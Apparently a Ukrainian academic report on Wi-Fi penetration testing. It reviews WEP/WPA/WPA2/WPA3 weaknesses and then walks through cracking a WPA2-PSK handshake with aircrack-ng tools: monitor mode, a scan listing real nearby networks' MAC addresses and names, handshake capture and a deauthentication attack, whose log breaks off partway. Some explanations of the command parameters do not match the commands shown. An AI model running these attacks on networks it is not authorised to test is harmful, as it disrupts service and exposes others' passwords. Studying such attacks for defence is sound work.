Aircrack-ng	Інструмент для аналізу мереж Wi-Fi.	Linux, Windows, macOS, Solaris, FreeBSD, OpenBSD, NetBSD.
Netcat	Утиліта для роботи з комп'ютерними мережами.	Linux, macOS, Windows, and BSD.

1.4 Обмеження

Не можна очікувати, що тестування на проникнення виявить усі вразливості безпеки, а також не гарантовано, що процес буде безпечним на 100%. Методи злому можуть створити непередбачені ризики під час тестування на проникнення.

Також існує багато обмежень щодо обсягу інформації, яка буде законно доступною та доступною для етичних хакерів. Таким чином, тест на проникнення не може правильно імітувати діяльність зломщика, оскільки зловмисники мають доступ до всієї інформації без обмежень. По-перше, тестування на проникнення регулюється законами та договірними зобов'язаннями системи організації, тому що якщо під час тесту випадково відновлюється дуже конфіденційна інформація, це призводить до порушення законів і договірних угод. По-друге, якщо інформація знаходиться та захищена в іншій країні, закони цієї країни можуть забороняти дії етичних хакерів. Нарешті, компанії, які передають свою ІТ-інфраструктуру на аутсорсинг, можуть обмежити подібні методи через ліцензійні угоди. Усі ці обмеження означають, що організації та етичні хакери повинні вжити додаткових заходів для зменшення ризиків небажаної відповідальності шляхом детальних письмових угод між компанією та етичними хакерами для визначення обсягу, мети, умов і будь-яких обмежень у контракті.

Крім того, тест на проникнення зазвичай виконується з обмеженими ресурсами протягом певного періоду часу. Тому, як тільки етичний хакер визначив поточний ризик і загрози для системи, організація повинна негайно вжити заходів для пом'якшення існуючих прогалин у безпеці через наявні кіберуразливості та зменшити потенційну вразливість до атак.

2 ТЕСТУВАННЯ НА ПРОНИКНЕННЯ В WLAN

2.1 Архітектура тестування на проникнення в бездротову локальну мережу

Щоб розпочати тестування на проникнення в WLAN, важливо налаштувати середовище. Компонентами середовища, що використовуються при тестуванні на проникнення, є апаратне та програмне забезпечення. Апаратними компонентами є маршрутизатори, пристрої зловмисника, такі як ноутбуки, карти WLAN, а також схвалені клієнти, такі як мобільні пристрої. Дозволено використання програмних інструментів, таких як "airodump-ng" та "aircrack-ng", для прослуховування, перехоплення і захоплення трафіку WLAN. Крім того, ТД і схвалені клієнти налаштовуються утилітами "mac-changer" та "aireplay-ng". На ноутбуці, який зловмисник використав для проведення атаки і на якому в якості ОС для тесту на проникнення встановлена Kali Linux, завантажуються та встановлюються всі програмні компоненти. Клієнтський пристрій (мобільний) знає всі відомості про цільову мережу. На клієнтському пристрої встановлена певна ОС і він використовує точку доступу для підключення до Інтернету.

Базову архітектуру середовища для тестування на проникнення в бездротові локальні мережі показано на рисунку 2.1.



Рисунок 2.1 – Архітектура тестування на проникнення у WLAN

2.2 Методика тестування на проникнення WLAN

Існує безліч типів стандартних методологій, які можна використовувати для виконання різних типів тестів на проникнення до мережі.



Рисунок 2.2 – Тестування на проникнення до комп'ютерної мережі

На етапі розвідка/збір інформації тестувальники збирають інформацію про мережу та її з'єднання, шукають інформацію про об'єкт атаки або створюють сліди у певній області, що не будуть виявлені. Крім того, тестувальники визначають існуючі механізми захисту у цільовій системі. Також, важливо отримати інформацію про DHCP, DNS та IP-адресу підмережі.

На етапі мережевого сканування виявляється вразливість безпеки у віддалених цільових мережах або локальних хостах. З цією метою інформація про IP-адреси збирається з діючих хостів та пристроїв рівня 2. Потім цільові хости скануються на наявність відкритих портів за допомогою таких інструментів, як Nmap та Nessus. Таким чином створюються таблиці хостів з IP-адресами та відповідними їм MAC-адресами, а також відкриті порти.

Експлуатація використовується для впровадження різноманітних форм атак у мережу та визначення методів атаки для зламування мереж WLAN. Тести виконуються за допомогою таких інструментів, як тести на злом, DoS та маршрутизатори паролів.

На етапі постексплуатації проводяться консультації для надання рекомендацій про те, як захистити цільову мережу. Методи, описані на цьому етапі, покликані допомогти тестувальникам ідентифікувати та документувати конфіденційну інформацію, параметри конфігурації, канали зв'язку та стосунки з іншими мережними пристроями, які можна використовувати для подальшого доступу до мережі. Методика тестування проникнення у мережу показано рисунку 2.2.

3 АНАЛІЗ ВРАЗЛИВОСТЕЙ БЕЗДРОТОВИХ МЕРЕЖ WI-FI

3.1 Огляд протоколів безпеки Wi-Fi мереж

Існує чотири поширені протоколи забезпечення безпеки Wi-Fi мереж:

1. WEP (Wired Equivalent Privacy): надає базовий захист даних шляхом шифрування за допомогою алгоритму RC4, але вважається вразливим і застарілим.


2. WPA (Wi-Fi Protected Access): популярна сім'я протоколів, розроблених для заміни WEP. WPA забезпечує надійніше шифрування та аутентифікацію, оскільки кожен пристрій, підключений до мережі, має свій унікальний ключ для шифрування та дешифрування даних. Протокол включає в себе методи WPA-Personal та WPA-Enterprise. WPA-Personal призначений для захисту бездротових мереж за допомогою попередньо узгодженого паролю або спільного ключа PSK (Pre-Shared Key), який повинні знати всі пристрої та користувачі, щоб отримати доступ до мережі. Цей варіант часто використовується для забезпечення безпеки Wi-Fi для домашніх мереж та невеликих офісів. В WPA-Enterprise замість PSK використовується аутентифікація на сервері RADIUS (Remote Authentication Dial-In User Service). Сервер перевіряє облікові дані користувачів та керує всіма процесами централізовано. Зменшення ризиків компрометації облікових даних відбувається завдяки тому, що кожен користувач має свій власний ідентифікаційний ключ для доступу до мережі. В основному використовується для захисту корпоративних мереж.

3. Протокол WPA2 є поліпшеною версією WPA, з використанням AES-шифрування та впровадженням одразу кількох механізмів захисту від атак: 4-way Handshake та Counter Mode Cipher Block Chaining Message Authentication Code Protocol (CCMP).

4. WPA3, в свою чергу, представляє новий стандарт безпеки, сумісний з пристроями, які підтримують попередні версії протоколів. Він надає індивідуальне шифрування кожному пристрою, дозволяючи використовувати

більш безпечні методи встановлення з'єднання та захисту від атак перебору паролів.

З'єднання Wi-Fi включають точку доступу, мережевий пристрій, який дозволяє пристроям Wi-Fi підключатися до мережі та клієнта, який може підключатися до точки доступу (рисуюнок 3.1).



Рисуюнок 3.1 – Схема підключення до бездротової мережі

У практиці застосовують термін «станція» (STA) для позначення будь-якого пристрою, який може використовувати протокол Wi-Fi. Мережа Wi-Fi може працювати як у відкритому, так і захищеному режимі. У відкритому або небезпечному режимі точка доступу не вимагатиме аутентифікації та прийме будь-якого клієнта, який намагатиметься підключитися.

У захищеному режимі перед підключенням клієнта до точки доступу необхідно виконати додаткову та обов'язкову процедуру автентифікації. Деякі мережі також можуть вибрати режим приховування мережі, у цьому випадку мережа не транслюватиме свій ідентифікатор. З'єднання Wi-Fi обмінюються даними з використанням набору протоколів, які підтримують різні види модуляції сигналів та працюють на різних частотах. Як правило, при оцінці безпеки мережі Wi-Fi розглядаються атаки на точки доступу та мережеві пристрої (рисуюнок 3.1). При тестуванні на безпеку мереж Інтернету речей актуальні обидва види атак.

При налаштуванні націлювання (рекламний механізм, що виділяє цільову аудиторію) на пристрої Інтернету речей використовується бездротова карта, що підтримує режим AP monitor (здатність виступати в ролі точки

доступу) і здатна вводити пакети даних. Режим монітора дозволяє пристрою відстежувати весь трафік, який він отримує з бездротової мережі. Можливості введення пакетів дозволяють карті підробляти пакети так, щоб вони виглядали так, ніби вони виходять із іншого джерела.

Бездротові мережі Wi-Fi ділять на два типи – відкриті та закриті. Мережі відкритого типу не використовують захист для підключення до самого пристрою або використовують віддалений захист доступу до мережі в тому випадку, коли автентифікація користувача здійснюється не на самому пристрої, а на віддаленому сервері. Мережі закритого типу Wi-Fi забезпечують шифрування пакетів даних у каналі передачі з використанням наступних технологій захисту: WEP (Wired Equivalent Privacy [8]), WPA (Wi-Fi Protected Access [10]), WPA2, WPA3.

WEP шифрує трафік з використанням 64- або 128-бітного ключа у шістнадцятковому форматі. Це статичний ключ, весь трафік шифрується одним ключем. Стандарт шифрування WEP в даний час може бути легко зламаний через слабку криптостійкість алгоритму. На злом WEP-захисту витрачаються хвилини, тому технологія вважається застарілою.

Нові пристрої використовують більш захищені технології WPA та WPA2. WPA є другим поколінням ПРО. Протокол WPA використовує динамічно змінюваний 256-бітний ключ, протокол автентифікації EAP (Extensible Authentication Protocol 1), перевірку криптографічної цілісності пакетів (Message Integrity Check, MIC) і протокол цілісності тимчасового ключа (Temporal Key Integrity Protocol). У протоколі TKIP використовується дворівнева система векторів ініціалізації. Схема шифрування трафіку WPA представлена на рисунку 3.2. При використанні динамічного ключа база статистики злому не встигає набратися. Крім того, WPA відрізняється від WEP тим, що шифрує дані кожного клієнта окремо.




Рисунок 3.2 – Схема шифрування трафіка WPA

Основний недолік технології WPA полягає в тому, що перевірка цілісності кадрів в даній технології здійснюється за допомогою системи MIC (Message Integrity Check). При отриманні хибного кадру система його відкидає, а точка доступу блокує всі комунікації через себе на 60 секунд, якщо виявляється атака на вибір ключа. Цю особливість використовують зломисники, відсилаючи точці доступу помилкові кадри для блокування роботи мережі.

WPA2 є в даний час є надійною технологією захисту для мереж Wi-Fi. У WPA2 використовується протокол CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol – протокол блокового шифрування з імітовставкою (MAC) та режимом зчеплення блоків та лічильника). Протокол ґрунтується на алгоритмі розширеного стандарту шифрування AES (Advanced Encryption Standard), який забезпечує автентифікацію та цілісність повідомлення. Протокол CCMP є більш надійним, ніж протокол TKIP, що використовується в WPA. Вразливість, пов'язана з розкраданням та заміною ключового потоку, у WPA2 усунена. Цю технологію можна зламати лише за допомогою брутфорсу (методу вгадування пароля або ключа, що використовується для шифрування). Тому для підвищення рівня захисту рекомендується часто змінювати ключ. При

цьому в протоколі WPA2 відсутні вбудоване шифрування та захист даних у публічних відкритих мережах, що робить атаки методом підбору пароля серйозною загрозою.

WPA3 – третя версія протоколу захищеного доступу Wi-Fi. У цьому протоколі реалізовано такі нові функції:

1. Індивідуальне шифрування даних. Використовується протокол DPP (Device Provisioning Protocol), який дозволяє користувачам використовувати теги NFC або QR-коди для підключення пристроїв до мережі. Для підвищення рівня безпеки використовується 256-бітове шифрування.

2. Застосування протоколу SAE (Simultaneous Authentication of Equals), який забезпечує взаємну перевірку автентифікації та підключення пристроїв.

3. Посилений захист від атак шляхом підбору пароля. Протокол WPA3 захищає від вибору пароля в автономному режимі. Користувачеві дозволяється виконати лише одну спробу введення пароля. Крім того, пристрій користувача безпосередньо взаємодіє з пристроєм Wi-Fi і при кожній спробі введення пароля потрібна фізична присутність.

У бездротових мережах Wi-Fi (родини стандартів IEEE 802.11) проблема безпеки вирішується шляхом удосконалення механізмів доступу, аутентифікації та шифрування, створення спеціальних пристроїв для захисту цих мереж. У таблиці 3.1 наведено систематику загроз Wi-Fi, а в таблиці 3.2 - протоколи забезпечення безпеки Wi-Fi мереж

Таблиця 3.1 – Систематика загроз Wi-Fi

Протокол	Вразливість	Види загроз
WEP відкритий	Аналізатор трафіку, або сніффер	Звичайне «прослуховування» мережного інтерфейсу з хабами
		Підключення сніффера у розрив каналу
		Відгалуження трафіку та направлення його копії на сніффер
		Аналіз побічних електромагнітних випромінювань
		Атака на каналному або мережевому рівні та перенаправлення трафіку на сніффер з подальшим поверненням трафіку на належну

		адресу
WEP закритий	Низька криптостійкість, злам	Злам за 2 хвилини
WPA	Блокування комутації при виявленні хибного кадру	Умисне блокування роботи мережі за допомогою хибних кадрів
		Викрадення та підміна ключового потоку
WPA2	Злам	Зламування за допомогою методу вгадування пароля та ключа, що використовується для шифрування
WPA3	Атака зі зниженням рейтингу	Атака побічному каналу на основі кешу
	Витік побічного кешу	Атака побічному каналу на основі синхронізації

Таблиця 3.2 – Протоколи забезпечення безпеки Wi-Fi мереж

	WEP	WPA	WPA2	WPA3
Основні характеристики	Забезпечення конфіденційності даних у бездротовій мережі на рівні, порівняному з дротовими мережами	Базується на стандарті 802.11i	Функціонує на основі стандарту 802.11i, але для його роботи потрібне нове апаратне ПЗ, яке забезпечує більш надійний захист бездротової мережі	Сучасний стандарт, анонсований та підтримуваний Wi-Fi Alliance.
Шифрування	RC4	TKIP+RC4	CCMP/AES	GCMP-256
Метод аутентифікації	Wep open і Wep shared	WPA-PSK і WPA-Enterprise (WPA-802.1X)	WPA2-Personal WPA2-Enterprise	WPA3-Personal WPA3-Enterprise
Технології забезпечення цілісності даних	CRC-32	MIC algorithm	Cipher Block Chaining Message Authentication Code (based on AES)	256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)
Протоколи аутентифікації та обміну ключами	Hi	4-way handshake	4-way handshake	Elliptic Curve DiffieHellman (ECDH) exchange and Elliptic Curve

				Digital Signature Algorithm (ECDSA)
Рівень безпеки	Низький	Низький	Середній	Високий

3.2 Атака на WPA2-PSK

Атаки на протокол WPA2-PSK представляють серйозну загрозу безпеки для бездротових мереж. Розглянемо вразливості та слабкі місця в механізмах аутентифікації та шифрування, що використовуються в мережах WPA2-PSK.

3.2.1 Атака Cracking the 4-way handshake

Атака спрямована на пошук слабких місць у процесі встановлення безпечного з'єднання між пристроєм та бездротовим маршрутизатором. Тут можна спробувати зламати 4-стороннє рукошестикання, яке використовується для аутентифікації та встановлення ключа для шифрування даних.




Рисунок 3.3 – Процес 4-етапного встановлення ключа (4-way handshake)

Основна мета процесу 4-way handshake — створення унікального ключа для кожної сесії, який називається Pairwise Transient Key (PTK). Для створення цього ключа використовується попередньо узгоджений ключ Pre-Shared Key (PSK) та ще декілька параметрів:

- SSID мережі;
- Authenticator Nounce (ANounce) — випадкове число, що генерується точкою доступу;
- Supplicant Nounce (SNonce) — випадкове число, що генерується клієнтським пристроєм;
- MAC- адреса точки доступу;
- MAC- адреса клієнтського пристрою Wi-Fi.

PTK створюється з використанням всіх цих параметрів та використовується для шифрування даних між точкою доступу та клієнтським пристроєм. Це дозволяє забезпечити безпеку передачі даних у бездротовій мережі, оскільки кожна сесія використовує свій унікальний ключ.

Процес створення PTK покроково виглядає так:

- Користувач вводить WPA-PSK пароль, а також SSID мережі;

- Дані проходять через функцію PBKDF2 (Password-Based Key Derivation Function), яка використовує їх для обчислення 256-бітового спільного ключа Pairwise Master Key (PMK);
- PMK є важливою частиною РТК і використовується для перевірки контрольної суми цілісності повідомлення (MIC) в одному з пакетів рукописання;
- Якщо MIC збігається, то припущений пароль зі словника виявляється правильним;
- Важливо відзначити, що PBKDF2 забезпечує безпечне створення РМК, і в разі успішного зламу пароля зі словника, РТК може бути використаний для дешифрування даних в зашифрованих Wi-Fi мережах. Тому для захисту від таких атак важливо використовувати складні та унікальні паролі.




Рисунок 3.4 – Процес створення ключа

Розглядаючи безпосередньо атаку Cracking the 4-way handshake, зручно розбити її на кілька етапів: Переведення бездротової мережевої карти в

режим моніторингу, ідентифікація цілі, перехват мережевого трафіку для обраної мережі, атака деавтентифікації, злам паролю.

За допомогою команди `airmon-ng check kill && airmon-ng start wlan0` слід зупинити процеси, які заважають переведенню бездротової мережевої карти в режим моніторингу.

Сканування на наявність бездротових мереж виконується за допомогою команди `sudo airodump-ng wlan0 --channel 1-140`.

CH 4][Elapsed: 54 s][2024-05-25 11:19


BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
48:22:54:AB:87:4A	-80	2	1 0	2	270	WPA2 CCMP	PSK	TP-Link_2023A
B0:48:7A:A6:A5:AE	-78	2	0 0	1	54e	WPA2 CCMP	PSK	TP-LINK_Kyivstar
AC:84:C6:66:9D:80	-82	3	0 0	11	270	WPA2 CCMP	PSK	Flagman_18
1C:61:B4:5A:37:36	-79	4	0 0	10	270	WPA2 CCMP	PSK	TP-Link_3736
B0:BE:76:56:EF:C2	-82	3	0 0	4	270	WPA2 CCMP	PSK	TP-Link_EFC2
74:DA:88:ED:83:1E	-81	2	0 0	4	270	WPA2 CCMP	PSK	TP-Link_831E
B0:95:75:50:52:45	-84	4	0 0	10	270	WPA2 CCMP	PSK	lexris
68:FF:7B:A3:4F:21	-78	5	0 0	10	270	WPA2 CCMP	PSK	TP-Link_4F21
16:EB:B6:2F:F9:3D	-84	4	0 0	8	540	WPA2 CCMP	PSK	<length: 0>
98:25:4A:33:70:EE	-82	2	0 0	6	130	WPA2 CCMP	PSK	TP-Link_70F0
C0:25:2F:3A:74:0F	-82	3	0 0	2	270	OPN		MERCUSYS_740F
C0:25:E9:82:D9:58	-79	6	0 0	1	270	WPA2 CCMP	PSK	Kyivstar_D958
04:5E:A4:0C:3C:9E	-79	1	0 0	1	270	WPA2 CCMP	PSK	Pedcenko
00:EB:D8:32:09:8C	-77	2	0 0	1	270	WPA2 CCMP	PSK	Flagman_99
00:00:00:00:00:00	-1	0	0 0	-1	-1			<length: 0>
BC:E0:01:7D:A5:DC	-79	10	0 0	44	866	WPA2 CCMP	PSK	netis_5G_7DA5DA
68:FF:7B:44:1C:A0	-70	22	0 0	36	390	WPA2 CCMP	PSK	TP-Link_1CA1_5G
A4:88:73:45:EE:0F	-76	66	0 0	100	780	WPA2 CCMP	PSK	wifi
C0:25:2F:18:DF:6C	-75	22	0 0	36	780	WPA2 CCMP	PSK	Flagman107
66:A4:B7:E4:60:05	-79	10	0 0	13	405	WPA2 CCMP	PSK	<length: 0>
60:A4:B7:E4:60:05	-79	14	0 0	13	405	WPA2 CCMP	PSK	Intmospak
38:6B:1C:CA:98:FC	-77	3	0 0	10	270	WPA2 CCMP	PSK	MERCUSYS_98FC
74:DA:88:ED:84:56	-42	51	0 0	11	270	WPA2 CCMP	PSK	TP-Link_8456
98:DE:D0:58:C6:4A	-76	17	0 0	9	270	WPA2 CCMP	PSK	TP-LINK_C64A
C0:25:E9:D3:29:AA	-77	18	0 0	11	270	WPA2 CCMP	PSK	TP-LINK_29AA
CC:2D:21:5A:EE:A0	-81	4	0 0	8	270	OPN		Tenda_5AEEA0
68:FF:7B:44:1C:A1	-36	45	0 0	10	270	WPA2 CCMP	PSK	TP-Link_1CA1
F8:D1:11:43:B8:84	-55	8	0 0	4	135	WPA2 CCMP	PSK	TP
D8:0D:17:F4:04:B5	-78	3	0 0	5	405	WPA2 CCMP	PSK	TP-Link_2.4Dom
C0:C9:E3:18:29:58	-80	16	0 0	3	270	WPA2 CCMP	PSK	TP-Link_2958
BC:E0:01:7D:A5:E1	-61	6	15 0	6	270	WPA2 CCMP	PSK	netis_2.4G_7DA5DA
28:EE:52:F9:9B:4C	-76	4	0 0	4	270	WPA2 CCMP	PSK	TP-Link_9B4C
B0:A7:B9:BF:4D:26	-81	2	0 0	3	270	WPA2 CCMP	PSK	TP-Link_4D26
34:60:F9:72:AE:D8	-77	10	0 0	2	270	WPA2 CCMP	PSK	TP-Link_AED8
1C:7E:E5:3B:63:72	-52	33	34 0	5	130	WPA2 CCMP	PSK	
30:B5:C2:73:E1:1E	-36	37	150 0	6	135	WPA2 CCMP	PSK	Kyivstar_116
34:97:F6:69:14:68	-61	28	0 0	3	270	WPA2 CCMP	PSK	ZMN
74:4D:28:84:5A:64	-80	3	0 0	1	130	WPA2 CCMP	PSK	eco
C0:25:2F:18:DF:6A	-31	35	3 0	3	270	WPA2 CCMP	PSK	Flagman107
1C:56:8E:39:A4:10	-71	12	0 0	1	270	WPA2 CCMP	PSK	TOTOLINK_A3002R

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
00:00:00:00:00:00	A8:BE:27:BF:6A:70	-28	0 - 6e	0	13		wifi
A4:88:73:45:EE:0F	56:EC:E8:0D:8A:85	-41	0 - 6e	56	96		
BC:E0:01:7D:A5:E1	86:3C:08:52:DD:EA	-1	12e - 0	0	12		
(not associated)	4E:CA:C7:CE:84:17	-79	0 - 1	0	2		
(not associated)	FA:08:52:01:04:38	-81	0 - 5	0	1		
(not associated)	68:B9:D3:CA:5C:1E	-81	0 - 1	0	1		

Рисунок 3.5 – Результат сканування бездротових мереж в радіусі дії мережного адаптеру Wi-Fi

Запуск перехвату мережевого трафіку для обраної мережі здійснюється через команду `sudo airodump-ng -c 100 --bssid A4:88:73:45:EE:0F -w capture wlan0`, де

- E4:18:6B:03:EC:0C — BSSID точки доступу;
- CH 1 — Канал, на якому працює точка доступу Wi-Fi;
- WPACrack файл, в який буде записаний handshake;
- mon0 — мережевий адаптер в режимі моніторингу.



```
CH 100 ][ Elapsed: 36 s ][ 2024-05-25 11:24 ][ WPA handshake: A4:88:73:45:EE:0F
BSSID          PWR RXQ Beacons   #Data, #/s  CH  MB  ENC CIPHER  AUTH ESSID
A4:88:73:45:EE:0F -38 100    376      49    1 100  780  WPA2 CCMP  PSK  wifi
BSSID          STATION          PWR  Rate   Lost  Frames  Notes  Probes
A4:88:73:45:EE:0F 56:EC:E8:0D:8A:85 -40   6e- 6e   16    157  EAPOL  wifi
A4:88:73:45:EE:0F A8:BE:27:BF:6A:70 -19    0 -24e    0     20
```

Рисунок 3.6 – Захоплення WPA-хендшейку з мережі Wi-Fi

Відключення клієнта від мережі через атаку деавтентифікації деаутентифікуємо `sudo aireplay-ng -0 100 -a A4:88:73:45:EE:0F -c 56:EC:E8:0D:8A:85 wlan0`

```

11:27:12 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:13 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 4|64 ACKs]
11:27:13 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:14 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [28|68 ACKs]
11:27:14 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 2|65 ACKs]
11:27:15 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:16 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|65 ACKs]
11:27:16 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|63 ACKs]
11:27:17 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:17 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:18 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:19 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:19 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:20 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
11:27:20 Sending 64 directed DeAuth (code 7). STMAC: [56:EC:E8:0D:8A:85] [ 0|64 ACKs]
